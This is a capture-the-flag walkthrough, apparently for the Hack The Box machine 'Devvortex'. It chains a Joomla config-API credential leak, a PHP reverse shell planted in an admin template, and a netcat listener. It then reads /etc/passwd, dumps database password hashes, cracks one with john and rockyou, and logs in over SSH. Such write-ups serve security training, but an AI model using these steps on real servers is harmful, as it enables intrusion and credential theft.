


To get the MySQL database credentials in plaintext, you visit the api configuration end point to get the passwords.

Example:

`domain/ api/ index. php/ v1/ config/ application? public= true`


and that how I got the login credentials to the application




After obtaining access into the application, the next step was to try and gain access to the server hosting the web application by getting a reverse shell.


I went to system which can be found on your far bottom second last above the help tab.

Then I clicked on administrative template, then selected the template and I found list of php files which all were good candidates of inserting the reverse shell.



I opened login.php and then I inserted the shell and saved the changes made in the file.





The image shows a Kali Linux terminal window and a web browser window. The terminal window is titled 'root@kali: ~/Desktop/htb/devvortex' and shows the following commands and output:

```
(root@kali)-[~/Desktop/htb/devvortex]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.242] 34840
bash: cannot set terminal process group (860): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

The web browser window is titled 'root@kali: ~/Desktop/htb/devvortex 66x32' and shows the URL 'dev.devvortex.htb/administrator/templates/atum/login.php'. The browser's address bar and tabs are visible, showing 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google'.

After saving the changes I went and opened up my listener using netcat and then I visited the path on which I had saved the reverse shell which was on the login.php.

`domain/administrator/templates/atum/login.php`

Once I loaded the url I got access to the server.

```
root@kali: ~/Desktop/htb/devvortex 115x32
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,:/nonexistent:/bin/false
logan:x:1000:1000:,,:/home/logan:/bin/bash
_laurel:x:997:997:/var/log/laurel:/bin/false
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

The next step was to try and see if I could read the `/etc/passwd` file, and it was successful and through that we managed to see two users logan who we saw his username when we were exploit the web application database. Looking at his permissions we can see logan has access to ssh.

PK-IT
THE ETHICAL WAY

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator$ ls -al /home
ls -al /home
total 12
drwxr-xr-x  3 root  root  4096 Sep 26 19:16 .
drwxr-xr-x 19 root  root  4096 Oct 26 15:12 ..
drwxr-xr-x  3 logan logan 4096 Nov 21 11:04 logan
www-data@devvortex:~/dev.devvortex.htb/administrator$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tor$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

Before doing anything further the shell that we obtained was not a full shell meaning that it is limited with what we can do with it, hence we had to get a full interactive shell by typing the following command

`Python3 -c "import pty;pty.spawn('/bin/bash')"`

And we got an interactive shell.

PK-IT
THE ETHICAL WAY


```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5194
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)


Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Since we have a fully interactive shell we can now try and access the database using the credentials we had found of lewis. Since lewis was the administrator.



```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla      |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs      |
| sd4fg_action_logs_extensions |
+-----+
```

We got access to the databases, next was to look at the list of tables that were there and one of the interesting table was the one named sd4fg_users;

```
mysql> select * from sd4fg_users;
select * from sd4fg_users;
```

id	name	username	email	password	lastvisitDate	activation	params	lastResetTime	resetCount	otpKey	otep	requireReset	authProvider
649	lewis	lewis	lewis@devvortex.htb	\$2y\$10\$6V52x.SD8Xc7hNlVwUTrI.ax4BIAyuhVBMVvnYWRceBmy8XdEzm1u	2023-12-12 06:53:43	0							
650	logan paul	logan	logan@devvortex.htb	\$2y\$10\$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12	NULL		{ "admin_style": "", "admin_language": "", "language": "", "editor": "", "timezone": "", "y_highlight": "0", "a11y_font": "0" }	NULL	0			0	

```
2 rows in set (0.00 sec)

mysql>
```

We then tried to read everything that was stored in the table of sd4fg_users by using the mysql command

Select * from sd4fg_users;

And I managed to get the usernames and hashes of the usernames. The next step was to download the hashes and then crack them.

PK-IT
THE ETHICAL WAY

```
GNU nano 7.2          logan-hash.txt
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12

(root@kali)-[~/Desktop/htb/devvortex]
# john logan-hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho      (?)
1g 0:00:00:23 DONE (2023-12-12 02:22) 0.04323g/s 60.70p/s 60.70c/s 60.70C/s kelvin..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After successfully obtaining the hashes of logan who was our person of interest, we decided to crack the hash of logan's password using a tool called john. The command was as follows

John <hash-file> --wordlist=<path to wordlist>

In our case it would be

John logan-hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

And I got the password for john

```
(root@kali)-[~/Desktop/htb/devvortex]
# ssh logan@devvortex.htb
The authenticity of host 'devvortex.htb (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwHmiWqG3ebyZko+A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devvortex.htb' (ED25519) to the list of known hosts
logan@devvortex.htb's password:

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
```

Immediately after getting the password, I went and logged in ssh and got hold of the user flag.

PK-IT
THE ETHICAL WAY



Dewvortex

Linux · Easy

20

Points



4.7 122 Reviews

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

• EU Free 1

Target IP Address

10.10.11.242



Submit User Flag

User flag owned

[3] Easy